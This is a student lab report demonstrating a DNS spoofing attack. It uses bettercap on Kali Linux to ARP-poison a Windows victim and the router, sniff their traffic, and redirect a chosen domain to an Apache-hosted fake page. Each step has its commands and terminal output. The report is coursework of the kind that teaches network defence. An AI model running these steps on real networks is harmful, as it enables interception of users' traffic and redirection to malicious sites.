LAB-5


DNS SPOOFING ATTACK

TEAM MEMBERS:

Ss735	Srilekha Shivadevuni
ps336	Shah, Priyanshi Shardulbhai
dk567	Kahar, Deep Ravindrabhai
vn272	Naru, Venkata Jayapavan Kumar Reddy
Sg2384	Ghosh, Shreya

In this demonstration of DNS Spoofing attack, we will be using Kali Linux as OS in attacker machine and windows 10 as OS in victim machine. We need to install Apache in Kali Linux to redirect the victim to the attacker website.


- Step-1:
  Make sure that IP address of router is different to IP address of attacker.



```
C:\Users\deepk>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : mynetworksettings.com
   IPv6 Address. . . . . . . . . . . : 2600:4041:44c6:b100:f2a9:f647:e3f2:8f69
   Temporary IPv6 Address. . . . . . : 2600:4041:44c6:b100:ed1e:606:6db2:f776
   Link-local IPv6 Address . . . . . : fe80::6f56:e3c8:db88:53ff%6
   IPv4 Address. . . . . . . . . . . : 192.168.1.176
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::7a67:eff:fea3:d32e%6
                                       192.168.1.1

C:\Users\deepk>_
```

Here, we can see that IP address of router(i.e. 192.168.1.1) is different from attacking machine which is 192.168.1.177

And IP address of victim is 192.168.1.176. Also njit.edu is working properly before the attack.




- <u>Step-2:</u>

  We will be using bettercap tool to perform this attack.
  And for that, we need Apache server as it will redirect the victim to fake page. Thus, in root terminal enter command:


  apt -get install apache2


  And check for the attacker machine's IP address using **ifconfig**.




- <u>Step-3:</u>

  Later on, start Apache2 server and check its status.






And then, modified it to:



- <u>Step-4:</u>

  Start bettercap using command:

  Bettercap -iface eth0





- <u>Step-5:</u>

  Initially all modules will be not be running. We will be switching on network module to discover clients on the network and network recon module which helps to detect responses and add IPs to the list of clients available using

  net.probe on

  After that, **net.show** command will show all the clients available.





- <u>Step-6:</u>
  We will also be using ARP spoofing attack with full duplex to attack both target and the gateway using commands:

  set arp.spoof.fullduplex true

  set arp.spoof.targets victim_ip_address

  arp.spoof on

```
192.168.1.0/24 > 192.168.1.177  » set arp.spoof.fullduplex true
192.168.1.0/24 > 192.168.1.177  » set arp.spoof.targets 192.168.1.176
192.168.1.0/24 > 192.168.1.177  » arp.spoof on
[17:04:32] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.177  » [17:04:32] [sys.log] [inf] arp.spoof arp spoofer started, probing
192.168.1.0/24 > 192.168.1.177  » [17:04:32] [sys.log] [war] arp.spoof full duplex spoofing enabled,
ill fail.
```

The ARP spoofing will change the router's cache of the target and the target's cache to include the MAC address of attacker's machine. So, when the target sends the request to connect to the website, his router will send the packets to attacker's server instead of the real server. The attacker sends out ARP responses to poison the cache of both target and router.

We can check that target cache is poisoned by typing arp –a in command prompt(Windows). The router and attacking machine will have same MAC address. We can also sniff the network of the target.

```
C:\Users\deepk>arp -a

Interface: 192.168.1.176 --- 0x6
  Internet Address      Physical Address      Type
  192.168.1.1           78-67-0e-a3-d3-2e     dynamic
  192.168.1.152         00-0c-29-b7-0e-a1     dynamic
  192.168.1.159         c0-b6-f9-43-12-0f     dynamic
  192.168.1.160         74-e5-f9-d9-b9-b2     dynamic
  192.168.1.161         94-b8-6d-0d-2e-ec     dynamic
  192.168.1.177         00-0c-29-b7-0e-a1     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\deepk>
```

- <u>Step-7:</u>

  Attacker machine will sniff the target using command

  net.sniff on

  This command will sniff all the packets on the victim's machine.

```
192.168.1.0/24 > 192.168.1.177  » net.sniff on
192.168.1.0/24 > 192.168.1.177  » [17:05:11] [net.sniff.mdns] mdns . : PTR query for _companion-link
192.168.1.0/24 > 192.168.1.177  » [17:05:11] [net.sniff.mdns] mdns . : PTR query for _homekit._tcp.l
192.168.1.0/24 > 192.168.1.177  » [17:05:11] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177  » [17:05:11] [net.sniff.mdns] mdns . : PTR query for _sleep-proxy._u
192.168.1.0/24 > 192.168.1.177  » [17:05:11] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177  » [17:05:11] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns . : PTR query for _sleep-proxy._u
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns . : PTR query for _companion-link
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns . : PTR query for _homekit._tcp.l
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns . : Unknown query for Hardik's Ip
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns . : Unknown query for Hardiks-Iph
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : Hardi
164, 2600:4041:44c6:b100:1031:a1ef:75df:6c8
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns . : Hardiks-Iphone.local is fe80:
:1031:a1ef:75df:6c8
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : Unkno
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : Unkno
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns . : Unknown query for Hardik's Ip
192.168.1.0/24 > 192.168.1.177  » [17:05:16] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : Hardi
164, 2600:4041:44c6:b100:1031:a1ef:75df:6c8
192.168.1.0/24 > 192.168.1.177  » [17:05:15] [net.sniff.mdns] mdns . : Unknown query for Hardiks-Iph
```

- <u>Step-8:</u>

  Now, we will spoof the packets using command:

  set dns.spoof.all true

  And then, we will specify the domain name which we want to redirect to our localhost website (Malicious/fake website) using the command:


  set dns.spoof.domains domain_name

```
192.168.1.0/24 > 192.168.1.177  » set dns.spoof.all true
192.168.1.0/24 > 192.168.1.177  » [19:19:42] [net.sniff.dns] dns 2600:4041:44c6:b100::1 > 2600:4041:44c6:b100:7803:5689:db2a:5326 : onedscolprdcus09.centralus.cloudapp.azure.com
is 13.89.179.9
192.168.1.0/24 > 192.168.1.177  » [19:19:42] [net.sniff.dns] dns gateway > DESKTOP-NOA30J3 : onedscolprdcus09.centralus.cloudapp.azure.com is 13.89.179.9
192.168.1.0/24 > 192.168.1.177  » [19:19:42] [net.sniff.dns] dns gateway > DESKTOP-NOA30J3 : onedscolprdcus09.centralus.cloudapp.azure.com is 13.89.179.9
192.168.1.0/24 > 192.168.1.177  » [19:19:42] [net.sniff.https] sni DESKTOP-NOA30J3 > https://v10.events.data.microsoft.com
192.168.1.0/24 > 192.168.1.177  » [19:19:42] [net.sniff.https] sni DESKTOP-NOA30J3 > https://v10.events.data.microsoft.com
192.168.1.0/24 > 192.168.1.177  » [19:19:49] [net.sniff.https] sni PS. > https://checkappexec.microsoft.com
192.168.1.0/24 > 192.168.1.177  » [19:19:49] [net.sniff.https] sni PS. > https://checkappexec.microsoft.com
192.168.1.0/24 > 192.168.1.177  » [19:19:49] [net.sniff.https] sni PS. > https://activity.windows.com
192.168.1.0/24 > 192.168.1.177  » [19:19:49] [net.sniff.https] sni PS. > https://activity.windows.com
192.168.1.0/24 > 192.168.1.177  » [19:19:49] [net.sniff.https] sni PS. > https://smartscreen-prod.microsoft.com
192.168.1.0/24 > 192.168.1.177  » [19:19:49] [net.sniff.https] sni PS. > https://smartscreen-prod.microsoft.com
192.168.1.0/24 > 192.168.1.177  » [19:20:21] [net.sniff.https] sni DESKTOP-NOA30J3 > https://settings-win.data.microsoft.com
192.168.1.0/24 > 192.168.1.177  » [19:20:21] [net.sniff.dns] dns 2600:4041:44c6:b100::1 > 2600:4041:44c6:b100:7803:5689:db2a:5326 : settings-prod-sea-2.southeastasia.cloudapp.azu
re.com is 40.119.249.228
192.168.1.0/24 > 192.168.1.177  » [19:20:21] [net.sniff.https] sni DESKTOP-NOA30J3 > https://settings-win.data.microsoft.com
192.168.1.0/24 > 192.168.1.177  »
192.168.1.0/24 > 192.168.1.177  »
```

- <u>Step-9:</u>

  At last, we will start the dns spoofer using the command:

  dns.spoof on



At last, the when the victim visits specified domain, he/she will be redirected to our website